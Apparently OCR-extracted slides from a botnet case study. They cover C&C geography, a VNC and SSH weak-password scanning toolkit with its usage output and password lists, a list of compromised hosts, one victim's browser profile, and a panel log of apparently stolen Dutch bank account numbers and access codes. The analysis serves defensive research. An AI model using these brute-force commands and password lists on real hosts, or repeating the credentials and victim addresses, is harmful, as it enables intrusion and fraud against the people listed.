




Case Study II

Country Distribution of C&C

- The top 10 country distribution:





Case Study II


Geographic Distribution of C&C





Case Study II

Botnet functionalities





Case Study II

Scanning Toolkit

C大自動化弱密碼掃描工具分析.txt

```
1  【HTTP代理伺服器系統排程資訊】
2  */15 * * * * killall nginx ; sleep 1 ; /usr/local/nginx/sbin/nginx
3  關閉 SERVER 並重啓以確保 SERVER 可以正常運作
4  [自動化弱密碼掃描工具-指令]
5  ./ss 5900 -a 94 -i eth0 -s 9
6  [自動化弱密碼掃描工具-受害者數目]
7  357
8  [自動化弱密碼掃描工具-弱密碼列表]
9  1
10 123
11 1234
12 123456
13 12345678
14 admin
15 aloha
16 cash
17 cashier
18 hotel
19 micros
20 nopass
21 owner
22 pass123
23 password
24 pos
25 qwerty
26 rcs
27 rcs1
```

C:\root\doiarusca

C:\root\vnc2.tgz\vnc2.tar\scan\

名稱	大小	封裝後大小	修改日期	模式	使用者
try	7 815	8 192	2009-07-20 06:57	0rwxr-xr-x	root
pass	42	512	2009-07-20 06:49	0rw-r--r--	root
brute	17 937	18 432	2009-07-17 23:17	0rwxr-xr-x	root
ss	596 756	596 992	2009-07-17 23:21	0rwxr-xr-x	root
go	103	512	2009-07-17 23:21	0rwxr-xr-x	root
mass	136	512	2009-07-17 23:21	0rwxr-xr-x	root
do	8 581	8 704	2009-07-17 23:27	0rwxr-xr-x	root



Case Study II

Scanning Toolkit – Manual

```
root@bt: ~/ss
File Edit View Terminal Help
root@bt:~/ss# ll
total 1936
drwxrwxrwx  2 root root   4096 2012-03-19 09:54 ./
drwx----- 23 root root   4096 2012-03-19 09:46 ../
-rwxrw-rw-  1 root root 17937 2009-07-17 23:17 brute*
-rwxrw-rw-  1 root root  8581 2009-07-17 23:27 do*
-rwxrw-rw-  1 root root   103 2009-07-17 23:21 go*
-rwxrw-rw-  1 root root   136 2009-07-17 23:21 mass_vnc*
-rwxrw-rw-  1 root root    42 2009-07-20 06:49 pass_vnc*
-rwxrw-rw-  1 root root 21407 2004-07-22 05:58 pscan2*
-rwxrw-rw-  1 root root 453972 2004-07-13 02:09 ss_doiaruscan*
-rwxrw-rw-  1 root root 842736 2004-11-24 21:34 ssh-scan*
-rwxrw-rw-  1 root root 596756 2009-07-17 23:21 ss_vnc*
-rwxrw-rw-  1 root root  7815 2009-07-20 06:57 try*
root@bt:~/ss# cat pass_vnc
password
admin
123456
1234
qwerty
pass123
root@bt:~/ss# ./brute
[-] Scan Error
[+] Vnc Password Cracker By Dizzy~Coder
[+] Greeting to Eqi

[-] Usage :./brute -h <127.0.0.1> -p 5900 -f passfile
root@bt:~/ss# ./do
Usage: ./do <input file>
root@bt:~/ss# ./go
./go: line 1: ./ss: No such file or directory
cat: bios.txt: No such file or directory
root@bt:~/ss# ./mass_vnc
#Usage: ./mass_vnc <class>
root@bt:~/ss# ./ss_doiaruscan
usage: ./ss_doiaruscan <port> [-a <a class> | -b <b class>] [-i <interface>] [-s <speed>]
speed 10 -> as fast as possible, 1 -> it will take bloody ages (about 50 syns/s)
root@bt:~/ss#
```

```
root@bt: ~/ss
File Edit View Terminal Help
root@bt:~/ss# ./pscan2
Usage: ./pscan2 <b-block> <port> [c-block]
root@bt:~/ss# ./ssh-scan
./ssh-scan <cate pizde sa incerc...>
root@bt:~/ss# ./ss_vnc
usage: ./ss_vnc <port> [-a <a class> | -b <b class>] [-i <in
terface>] [-s <speed>]
speed 10 -> as fast as possible, 1 -> it will take bloody age
s (about 50 syns/s)
by DrBIOS <drbios2000@yahoo.com> & Bagabontu <bagabonturo@yah
oo.com>
root@bt:~/ss# ./try
sh: -c: line 0: syntax error near unexpected token `('
sh: -c: line 0: `./brute -h (null) -f pass'
root@bt:~/ss#
```



Case Study II

PC Information of Victims

```
victim_data.txt - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)
=====
Bot Ip :2.81.6.193
Time :2011.09.20 17:43:31
userAgent : mozilla/4.0 (compatible; msie 8.0; windows nt 6.1; trident/4.0; slcc2; .net clr 2.0.50727; .net clr 3.5.30729; .
navigatorAppVersion : 4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
navigatorPlatform : Win32
navigatorAppMinorVersion : 0
navigatorCpuClass : x86
browserLanguage : pt
SCRIPTENGINEBUILVERSION : 16762
screenColourDepth : 32
screenWidth : 1280
screenHeight : 800
screenAvailHeight : 760
pluginList :
mimeTypeList :
dynamicHTMLDataBinding : 8,0,7600,16385
thiTextDisplaySupport :
windowsMediaPlayer : 12,0,7600,16667
uniscibe :
languageAutoSelect :
windowsDesktopUpdateNT : 6,1,7600,16644
macromediaFlash :
internetConnectionWiz :
vietnameseTextDisplaySupport :
internetExplorerHelpEngine : 6,1,7600,16385
internetExplorerHelp : 8,0,7600,16385
koreanTextDisplaySupport :
chineseTraditionalTextDisplaySupport :
panEuroTextDisplaySupport :
addressBook : 6,1,7600,16684
InternetExplorerClassesForJ :
directAnimation :
dynamicHTMLDataBindingForJava :
internetExplorerFive : 8,0,7600,17136
directShow :
vectorGraphicsRendering :
outlookExpress : 6,1,7600,16385
japaneesTextDisplaySupport :
microsoftVirtualMachine : 5,0,5000,0
aolART :
```

Browser Version

Display resolution

Language support

Software information



Case Study II

Victims of Scanning Result

駭客找到的肉雞_vuln.txt		駭客找到的肉雞_vuln.txt		駭客找到的肉雞_vuln.txt		駭客找到的肉雞_vuln.txt	
1	Got IT :> 24.25.225:nopass	50	Got IT :> 66.213.184:nopass	96	Got IT :> 66.229.50:nopass	142	Got IT :> 66.111.47.230:nopass
2	Got IT :> 24.116.115:nopass	51	Got IT :> 66.167.150:nopass	97	Got IT :> 66.237.144:nopass	143	Got IT :> 66.111.182.232:nopass
3	Got IT :> 24.101.8:nopass	52	Got IT :> 66.137.152:nopass	98	Got IT :> 66.105.133:nopass	144	Got IT :> 66.111.4.18:nopass
4	Got IT :> 24.141.140:nopass	53	Got IT :> 66.19.72:nopass	99	Got IT :> 66.124.10:nopass	145	Got IT :> 66.111.81.105:nopass
5	Got IT :> 24.186.174:nopass	54	Got IT :> 66.219.30:nopass	100	Got IT :> 66.218.114:nopass	146	Got IT :> 66.111.81.116:nopass
6	Got IT :> 24.56.63:nopass	55	Got IT :> 66.133.75:nopass	101	Got IT :> 66.74.82:nopass	147	Got IT :> 66.111.81.125:nopass
7	Got IT :> 24.67.113:nopass	56	Vnc:66.60.98.0:nopass	102	Got IT :> 66.77.198:nopass	148	Got IT :> 66.111.81.69:nopass
8	Got IT :> 24.204.153:nopass	57	Got IT :> 66.152.179:nopass	103	Got IT :> 66.133.29:nopass	149	Got IT :> 66.111.81.72:nopass
9	Got IT :> 24.58.60:nopass	58	Got IT :> 66.222.182:nopass	104	Got IT :> 66.158.194:nopass	150	Got IT :> 66.111.81.77:nopass
10	Got IT :> 24.70.12:nopass	59	Got IT :> 66.14.124:nopass	105	Got IT :> 66.236.196:nopass	151	Got IT :> 66.111.81.80:nopass
11	Got IT :> 24.153.25:nopass	60	Got IT :> 66.22.83:nopass	106	Got IT :> 66.240.44:nopass	152	Got IT :> 66.111.81.85:nopass
12	Got IT :> 24.72.117:nopass	61	Got IT :> 66.193.18:nopass	107	Vnc:66.91.176:nopass	153	Got IT :> 66.111.81.88:nopass
13	Got IT :> 24.116.115:nopass	62	Got IT :> 66.23.223:nopass	108	Vnc:66.91.1708:nopass	154	Got IT :> 66.111.81.96:nopass
14	Got IT :> 66.100.147:nopass	63	Got IT :> 66.27.253:nopass	109	Vnc:66.91.1733:nopass	155	Got IT :> 66.111.104.151:nopass
15	Got IT :> 66.146.16:nopass	64	Got IT :> 66.223.70:nopass	110	Vnc:66.91.1719:nopass	156	Vnc:66.116.1053:nopass
16	Got IT :> 66.153.52:nopass	65	Got IT :> 66.251.94:nopass	111	Vnc:66.91.175:nopass	157	Got IT :> 66.111.8.228.71:nopass
17	Got IT :> 66.94.46:nopass	66	Got IT :> 66.253.52:nopass	112	Vnc:66.91.1845:nopass	158	Got IT :> 66.111.158.73:nopass
18	Got IT :> 66.175.203:nopass	67	Got IT :> 66.57.48:nopass	113	Vnc:66.91.1852:nopass	159	Got IT :> 66.111.102.34:nopass
19	Got IT :> 66.7.185:nopass	68	Got IT :> 66.119.174:nopass	114	Vnc:66.91.184:nopass	160	Got IT :> 66.111.57.150:nopass
20	Got IT :> 66.7.188:nopass	69	Got IT :> 66.156.238:nopass	115	Got IT :> 66.28.160:nopass	161	Got IT :> 66.111.57.187:nopass
21	Got IT :> 66.186.49:nopass	70	Vnc:66.74.24.1:nopass	116	Got IT :> 66.59.49:nopass	162	Got IT :> 66.111.143.115:nopass
22	Got IT :> 66.190.199:nopass	71	Got IT :> 66.6.108.132:nopass	117	Got IT :> 66.112.100:nopass	163	Got IT :> 66.111.18.135:nopass
23	Got IT :> 66.210.173:nopass	72	Got IT :> 66.108.137:nopass	118	Vnc:66.92.1796:nopass	164	Got IT :> 66.111.36.111:nopass
24	Got IT :> 66.25.225:nopass	73	Got IT :> 66.118.37:nopass	119	Got IT :> 66.251.143:nopass	165	Got IT :> 66.111.104.21:nopass
25	Got IT :> 66.48.238:nopass	74	Got IT :> 66.121.27:nopass	120	Got IT :> 66.251.154:nopass	166	Got IT :> 66.111.123.5:nopass
26	Vnc:66.27.63.nopass	75	Got IT :> 66.133.182:nopass	121	Got IT :> 66.163.49:nopass	167	Got IT :> 66.111.13.104:nopass
27	Got IT :> 66.8.224.204:nopass	76	Got IT :> 66.142.226:nopass	122	Got IT :> 66.1.198:nopass	168	Got IT :> 66.111.255.181:nopass
28	Got IT :> 66.160.234:nopass	77	Got IT :> 66.176.127:nopass	123	Got IT :> 66.60.71:nopass	169	Got IT :> 66.111.59.209:nopass
29	Got IT :> 66.207.49:nopass	78	Got IT :> 66.177.171:nopass	124	Got IT :> 66.64.26:nopass	170	Got IT :> 66.111.168.28:nopass
30	Got IT :> 66.84.209:nopass	79	Got IT :> 66.180.213:nopass	125	Got IT :> 66.54.227:nopass	171	Got IT :> 66.111.248.98:nopass
31	Got IT :> 66.106.165:nopass	80	Got IT :> 66.187.9:nopass	126	Got IT :> 66.66.5:nopass	172	Got IT :> 66.111.24.197:nopass
32	Got IT :> 66.160.203:nopass	81	Got IT :> 66.189.95:nopass	127	Got IT :> 66.133.11:nopass	173	Got IT :> 66.111.97.222:nopass
33	Got IT :> 66.32.52:nopass	82	Got IT :> 66.199.184:nopass	128	Got IT :> 66.195.24:nopass	174	Got IT :> 66.111.99.156:nopass
34	Got IT :> 66.33.180:nopass	83	Got IT :> 66.209.133:nopass	129	Got IT :> 66.228.108:nopass	175	Got IT :> 66.111.49.38:nopass
35	Got IT :> 66.238.30:nopass	84	Got IT :> 66.215.185:nopass	130	Got IT :> 66.18.42:nopass	176	Got IT :> 66.111.112.69:nopass
36	Got IT :> 66.238.72:nopass	85	Got IT :> 66.237.24:nopass	131	Got IT :> 66.212.227:nopass	177	Got IT :> 66.111.67.43:nopass
37	Got IT :> 66.243.25:nopass	86	Got IT :> 66.244.237:nopass	132	Vnc:66.109.222:nopass	178	Got IT :> 66.111.155.29:nopass
38	Got IT :> 66.254.21:nopass	87	Got IT :> 66.249.17:nopass	133	Vnc:66.109.213:nopass	179	Got IT :> 66.111.134.194:nopass
39	Got IT :> 66.29.27:nopass	88	Got IT :> 66.48.74:nopass	134	Vnc:66.109.214:nopass	180	Got IT :> 66.111.133.203:nopass
40	Got IT :> 66.237.105:nopass	89	Got IT :> 66.55.71:nopass	135	Vnc:66.110.1138:nopass	181	Got IT :> 66.111.135.17:nopass
41	Got IT :> 66.233.12:nopass	90	Got IT :> 66.57.164:nopass	136	Got IT :> 66.0.221.101:nopass	182	Got IT :> 66.111.135.35:nopass
42	Got IT :> 66.117.42:nopass	91	Got IT :> 66.57.201:nopass	137	Got IT :> 66.221.69:nopass	183	Got IT :> 66.111.145.38:nopass
43	Got IT :> 66.209.13:nopass	92	Got IT :> 66.64.205:nopass	138	Got IT :> 66.221.89:nopass	184	Got IT :> 66.111.150.72:nopass
44	Got IT :> 66.113.107:nopass	93	Got IT :> 66.68.14:nopass	139	Got IT :> 66.120.136:nopass	185	Got IT :> 66.111.171.41:nopass
45	Got IT :> 66.6.184:nopass	94	Got IT :> 66.95.93:nopass	140	Got IT :> 66.181.202:nopass	186	Got IT :> 66.111.171.42:nopass
46	Got IT :> 66.82.236:nopass	95	Got IT :> 66.100.183:123	141	Got IT :> 66.189.140:nopass	187	Got IT :> 66.111.179.151:nopass
47	Got IT :> 66.116.226:nopass	96	Got IT :> 66.229.50:nopass	142	Got IT :> 66.111.47.230:nopass	188	Got IT :> 66.111.121.114:nopass



Case Study II


Leak of Bank Information?

Bank Name	Account	Password	Access code	Logon URL
/bentpanel/get.php?bname=abnamro&activ&adata=:dentifer:^edentifer1;Login:^624522253;Pasnummer:^870^https://www.abnamro.nl/nl/logon/identificationwMESSAGE_BAI				
/bentpanel/get.php?bname=abnamro&activ&adata=:dentifer:^edentifer1;Login:^624522253;Pasnummer:^870^https://www.abnamro.nl/nl/logon/identificationwMESSAGE_BAI				
/bentpanel/get.php?bname=abnamro&activ&adata=:dentifer:^edentifer2;Login:^643593772;Pasnummer:^515^https://www.abnamro.nl/nl/logon/identificationEMESSAGE_SEC				
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:107372363;Pasnummer:1985;oegangscodes:42146314 https://bankieren.rabobank.nl/klanten/	107372363	1985	42146314	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:123699827;Pasnummer:8435;oegangscodes:10158343 https://bankieren.rabobank.nl/klanten/	123699827	8435	10158343	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:136413978;Pasnummer:1575;oegangscodes:08187556 https://bankieren.rabobank.nl/klanten/	136413978	1575	08187556	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:136413978;Pasnummer:1575;oegangscodes:08246157 https://bankieren.rabobank.nl/klanten/	136413978	1575	08246157	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:138229643;Pasnummer:5174;oegangscodes:45146165 https://bankieren.rabobank.nl/klanten/	138229643	5174	45146165	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:159541883;Pasnummer:5855;oegangscodes:59119527 https://bankieren.rabobank.nl/klanten/	159541883	5855	59119527	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:159541883;Pasnummer:5855;oegangscodes:59213557 https://bankieren.rabobank.nl/klanten/	159541883	5855	59213557	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:170772500;Pasnummer:9953;oegangscodes:61100286 https://bankieren.rabobank.nl/klanten/	170772500	9953	61100286	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:307082733;Pasnummer:1783;oegangscodes:44177692 https://bankieren.rabobank.nl/klanten/	307082733	1783	44177692	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:307082733;Pasnummer:1783;oegangscodes:44483270 https://bankieren.rabobank.nl/klanten/	307082733	1783	44483270	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:315484217;Pasnummer:7245;oegangscodes:52065140 https://bankieren.rabobank.nl/klanten/	315484217	7245	52065140	https://bankieren.rabobank.nl/klanten/
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:315484217;Pasnummer:7606;oegangscodes:52065140 https://bankieren.rabobank.nl/klanten/qlac	315484217	7606	52065140	https://bankieren.rabobank.nl/klanten/qlac
/bentpanel/get.php?bname=rabobank&activ&adata=:Rekeningnummer:342905473;Pasnummer:2522;oegangscodes:46836647 https://bankieren.rabobank.nl/klanten/	342905473	2522	46836647	https://bankieren.rabobank.nl/klanten/
/duespanel/get.php?bname=abnamro&activ&adata=:dentifer:^edentifer2;Login:^892653612;Pasnummer:^124^https://www.abnamro.nl/nl/logon/identificationwMESSAGE_BAI				



Case Study II

Global Distribution of Bots



